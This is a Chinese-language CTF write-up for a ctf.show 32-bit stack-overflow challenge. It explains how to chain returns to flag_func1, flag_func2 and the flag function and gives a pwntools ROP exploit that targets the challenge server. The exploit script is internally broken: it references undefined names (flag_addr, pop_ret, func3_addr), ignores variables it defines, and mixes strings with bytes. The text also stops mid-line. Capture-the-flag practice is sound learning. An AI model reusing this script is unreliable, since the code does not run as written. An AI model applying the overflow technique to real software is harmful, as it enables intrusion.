

32位关闭栈保护与PIE
Hint : Try to find the relationship between flags!


存在三个与flag有关的函数:

程序将flag读入到了参数s里面,满足条件flag1&&flag2 &&a1==0xBDBDBDBD的条件,就能读出flag

flag_func1函数直接给flag1赋值成了1
flag_func2函数当满足条件的时候会将flag2赋值为1
坑:
由于 &&(逻辑与)的优先级 低于 ==(等于),所以实际运算顺序是:
flag1 && flag2 && (a1 == -1111638595)
a1是传入的参数
三个条件必须同时为真,结果才为真:
思路:首先溢出后覆盖ret为flag_func1,将flag1赋值为1。之后跳转到flag_func2的地址,a1是传入的参数,将a1传入即可满足条件去设置flag2的值为1,之后去执行flag函数,if要满足的条件之前都设置好了,可以直接读出flag
exp:
from pwn import *
context(arch = "i386",os = 'linux',log_level= "debug")
#io = process('./pwn')
io = remote('pwn.challenge.ctf.show',28199)
elf = ELF('./pwn')
flag_func1 = elf.sym['flag_func1']
flag_func2 = elf.sym['flag_func2']
flag = elf.sym['flag']
payload = "a" * (0x2c+4)
payload += p32(flag_func1)
payload += p32(flag_addr)
payload += p32(pop_ret) # 用 pop_ret 做返回地址
payload += p32(0xACACACAC)
payload += p32(func3_addr)
payload += p32(0xDEADBEEF) # flag 执行完 ret 后的【假返回地址】(随便填)
payload += p32(0xBDBDBDBD)
io.sendlineafter("flag: ", payload)
io.interactive()
假返回地址: